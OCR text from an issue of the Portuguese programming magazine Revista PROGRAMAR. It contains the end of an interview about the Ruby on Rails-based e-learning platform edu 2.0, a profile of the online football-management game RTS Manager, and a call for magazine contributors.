GG: Os meus conhecimentos anteriores eram de linguagens dinâmicas como Smalltalk e LISP, no entanto também já desenvolvi em Java e C++. Os meus projectos anteriores, ObjectSpace e The Mind Electric, tinham produtos como Voyager e GLUE ambos escritos em Java. Escrevi o primeiro protótipo de edu 2.0 em Java, mas não gostei de ter enormes quantidades de código para fazer coisas simples. Por outro lado, li bastantes artigos elogiando o Ruby on Rails. Por isso comecei a programar com Rails enquanto escrevia o segundo protótipo, ainda em PHP usando código MediaWiki, que também é utilizado na wikipedia. Inicialmente, o código MediaWiki fazia sentido quando o grande foco do projecto se centrava em conteúdo criado pela comunidade, mas com o alargamento da abrangência do projecto, a enorme quantidade de PHP e o código MediaWiki, por vezes confuso, deixou de fazer sentido. Por isso, escrevi a terceira e última versão de edu 2.0 (que é a que está online) em Ruby on Rails e fiquei bastante contente. É sem dúvida a mais agradável experiência de desenvolvimento que já vivi até hoje. Utilizo MySQL para base de dados porque é grátis, estável e rápido. Surgem novas versões com alguma rapidez e é bom ver melhorias ao nível do suporte de escalabilidade.

RP: Fale-nos da implementação de novas funcionalidades.

GG: Apesar do edu 2.0 ter muitas funcionalidades, aquela em que temos investido mais tempo é na internacionalização de toda a estrutura. Queremos permitir que voluntários possam traduzir o site em diferentes idiomas, para isso construímos uma interface web com a qual é fácil trabalhar, permitindo que vários tradutores



possam ir traduzindo ao seu ritmo. Graças a esta estrutura, edu 2.0 já está disponível em Inglês, Espanhol, Português, Dinamarquês e Italiano. Esperamos lançar ainda mais 5 traduções antes do fim do ano.

RP: Utilizam algum servidor especial para o edu 2.0?

GG: edu 2.0 corre num servidor Linux normal alojado pela OCS solutions.

RP: O que podemos esperar de edu 2.0 no futuro?

GG: edu 2.0 é grátis, mas neste momento já temos a maior parte das funcionalidades oferecidas por entidades comerciais, tais como salas de aula virtuais, comunidades, trabalho colaborativo, centro de recursos que resulta de contribuições da comunidade, envio de mensagens, testes, currículos, etc. Temos ainda, funcionalidades inovadoras, como a possibilidade de aprendizagem a um ritmo individual. Em breve, vamos ter ainda suporte para áudio e vídeo usando um cliente em flash com um backend Red5. A médio prazo, serão adicionados mundos virtuais para educação permitindo que a aprendizagem se desenvolva em ambientes lúdicos realizando actividades que levam à obtenção de créditos virtuais. A longo prazo, quem sabe?


A Revista PROGRAMAR em nome do José Oliveira agradece a entrevista concedida e deseja as maiores felicidades para o edu 2.0, para que possa crescer e tornar-se melhor e mais conhecido a nível internacional e principalmente no nosso país..

edu2.0


SOBRE O AUTOR

José Oliveira é professor/formador na área da Matemática e das Tecnologias da Informação e Comunicação. Actualmente frequenta ainda um mestrado na área das Ciências da Educação. Acredita na enorme potencialidade que as tecnologias (e as comunidades de programação) podem trazer para o ensino. Colabora na Revista PROGRAMAR desde a 4ª edição.

José Oliveira



Um projecto de software



Exploit da mamã...

RTS Manager

O Jogo

O RTS Manager (RTSM) é um jogo de gestão futebolística on-line que possibilita àqueles que sonham ser como o José Mourinho uma experiência on-line única ao interagir com outros treinadores e equipas. Aqui o treinador irá participar em diversas competições contra clubes de outros pontos do país e futuramente da Europa.

O RTSM é um jogo para se ir jogando que se prolonga por um período compreendido de uma época. Cada jogo tem a duração de 90 minutos mais descontos e não é necessário estar online durante os jogos, mas quem estiver poderá interagir com a sua equipa, o que poderá ser benéfico no resultado final do jogo.

Quem quiser ser um bom treinador terá de saber gerir bem a equipa, isto porque o calendário é apertado, os jogadores desgastam-se, lesionam-se e ficam desmoralizados se não jogarem ou se perderem os jogos. Mas também é possível evoluir as características dos jogadores através de um sistema de treinos, ou então reforçar a equipa num mercado de transferências que nunca fecha.

O RTSM tem como objectivo internacionalizar-se, de forma a poder tornar as provas europeias mais reais. O ponto forte do RTSM é o facto do jogador se registar gratuitamente e poder ganhar prémios nas competições em que o seu clube participa, e em alguns passatempos.

O Desenvolvimento

O RTSM começou por ser um projecto escolar, sendo que em meados de Junho de 2006 ganhou contornos mais sérios passando o projecto a ser desenvolvido com o objectivo de ser um jogo para todos os amantes de futebol on-line.

Actualmente a equipa do RTSM é constituída por 4 elementos, e está a preparar-se para começar o desenvolvimento de uma nova versão, que utilizará uma nova tecnologia da Microsoft, o XNA.

O Futuro

Agora que a 1ª época se aproxima do fim, o projecto está a ser repensado para que o futuro seja bastante mais risonho, isto porque na 3ª época o Softwaremode terá gráficos a 3D, e por isso será lançada uma versão Web que será usada para a 2ª época.

www.rtsmanager.com

Queres participar na Revista PROGRAMAR? Queres integrar este projecto, escrever artigos e ajudar a tornar esta revista num marco da programação nacional?

Vai a

www.revista-programar.info

para mais informações em como participar,
ou então contacta-nos por

revistaprogramar
@portugal-a-programar.org

Precisamos do apoio de todos para tornar este projecto ainda maior...

contamos com a tua ajuda!

Equipa PROGRAMAR

Um projecto Portugal-a-Programar.org